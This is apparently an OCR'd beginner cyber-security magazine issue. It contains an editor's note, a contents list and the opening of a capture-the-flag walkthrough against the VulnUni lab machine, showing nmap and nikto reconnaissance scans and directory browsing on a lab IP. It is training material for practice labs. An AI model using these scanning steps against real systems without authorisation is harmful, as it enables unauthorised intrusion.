Simplifying cyber security since 2016

Hackercool

January 2020 Edition 3 Issue 1 Cyber Security Mag For Beginners

METASPLOITABLE TUTORIALS :

Metasploitable 3 : The Chinese webshell that was used by APTs

DATA BREACH THIS MONTH :

CheckPeople.com.

METASPLOIT THIS MONTH

Two Windows and one OpenBSD privilege escalation modules among other modules

Installit : Installing Mate Desktop in Kali Linux 2020.1 .

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. Its been only ten days our previous Issue, the December 2019 Issue was released and we ar -e ready with the January 2020 Issue. We know you are all surprised but we ha -ve already announced our commitment to fast track all our Issues which have been delayed. This is our First Issue of Edition 3.

We would also like to inform that we have a new domain hosting our Magazine https;//hackercoolmagz.com in addition to our other regular domain which is a bit lengthy https://hackercoolmagazine.com. Click on the links given below to di -rectly go to our Magazine websites. We would also like to inform our readers about the change of our email addresses from this year. The email address for sending your questions related to cyber security is qa@hackercoolmagz.com. If you have any questions or queries about Magazine subscription, missed Issu -es,problems you face during subscribing or any other query related to our mag please mail them to our email address customercare@hackercoolmagz.com. We will be ever ready for your feedback.

Coming to the details of this Issue, the CTF machine we have included in th -is Issue is a real world machine and we have been more detailed in this CTF. I would not tell you more about this Issue as I want our readers to go through it and experience the thrill themselves. We suggest our readers to be safe not onl -y from the viruses of cyber world but the biological one which has been forcing lockdowns around the world. Until the next issue, Good Bye. Thank You.

c.k.chakravarthi

Magazine :
https://hackercoolmagazine.com **https://hackercoolmagz.com**

Blog : **https://www.hackercool.com**

Mail : **qa@hackercoolmagz.com**, **customercare@hackercoolmagz.com**

Facebook : **https://www.facebook.com/hackercoolmagazine/**

Twitter : **https://twitter.com/hackercoolmagz**

INSIDE

See what our Hackercool Magazine January 2020 Issue has in store for you.

****

VulnUni : 1.0.1

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environme-nt. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those wh-o want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginn-ers but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutori-als but also practice them by setting up the VM.

Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.


Hi Hackercoolians. Welcome back. Hope you are all safe and taking all the safety precaution-s to keep the Covid 19 virus away from you. GOD keep you all safe and sound in the current crisis. In our present Issue, I bring you the CTF challenge of VulnUni : 1.0.1. This machine a-uthored by "emaragkos" is Boot2root machine whose difficulty level is set to beginner level. This boot2root machine is realistic without any CTF elements and pretty straight forward with the goal being getting root on this University server. The machine can be downloaded from the given link below.

https://www.vulnhub.com/entry/vulnuni-101,439/


The goal of this challenge is to find two flags : one of user and another root. This machine sh-ould work fine on both Virtualbox and Vmware and it is set to get IP address automatically as DHCP is enabled. My attacker machine is Kali Linux. So let's start having fun. After booting t-he target machine, the first thing I do is the usual one, scanning with Nmap.

```
hackercoolmagz@kali:~$ nmap -sP 192.168.32.100-150
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-25 17:25 IST
Nmap scan report for 192.168.32.132
Host is up (0.00074s latency).
Nmap scan report for 192.168.32.133
Host is up (0.00068s latency).
Nmap done: 51 IP addresses (2 hosts up) scanned in 4.29 seconds
hackercoolmagz@kali:~$ nmap -sV 192.168.32.133
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-25 17:26 IST
Nmap scan report for 192.168.32.133
Host is up (0.0029s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
```

The IP address of our target is 192.168.32.133 and there is only one port open on it, port 80. So I opened this in a browser.



All your doubts, queries and questions about ethical hacking and penetration testing can be sent to qa@hackercoolmagz.com



The site appeared to be very dynamic. Sticking to the script the website is of a university which teaches cyber security. Although dynamic, the links are going nowhere. It's time to do a nikto scan.

```
hackercoolmagz@kali:~$ nikto -h 192.168.32.133
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.32.133
+ Target Hostname:    192.168.32.133
+ Target Port:        80
+ Start Time:         2020-03-25 17:29:52 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 176937,
size: 40513, mtime: Wed Mar 18 19:33:34 2020
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). A
pache 2.2.34 is the EOL for the 2.x branch.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Locatio
n header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers t
o easily brute force file names. See http://www.wisec.it/sectou.php?id=4698eb
dc59d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-03-25 17:30:30 (GMT5.5) (38 seconds)
```

Nikto didn't find anything interesting except some directories. Do these directories hide some thing. Let's check them out.

Index of /css | Firefox Privacy Notice

192.168.32.133/css/

Most Visited | Getting Started | Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums

Name	Last modified	Size	Description
Parent Directory		-	
ajax-loader.gif	31-Dec-2017 08:12	3.1K	
animate.css	31-Dec-2017 08:12	72K	
aos.css	11-May-2018 04:23	25K	
bootstrap.min.css	09-Apr-2018 08:00	137K	
bootstrap/	02-Jul-2018 08:56	-	
css/	02-Jul-2018 08:56	-	
flaticon.css	26-Jan-2019 18:36	1.4K	
icomoon.css	23-May-2018 11:16	78K	
ionicons.min.css	11-May-2018 04:57	46K	
magnific-popup.css	01-Jan-2018 11:49	6.8K	
open-iconic-bootstrap.min.css	31-Dec-2017 08:12	9.2K	
owl.carousel.min.css	26-Dec-2017 13:21	3.4K	

Index of /images | Firefox Privacy Notice

192.168.32.133/images/

Most Visited | Getting Started | Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums

Index of /images


Name	Last modified	Size	Description
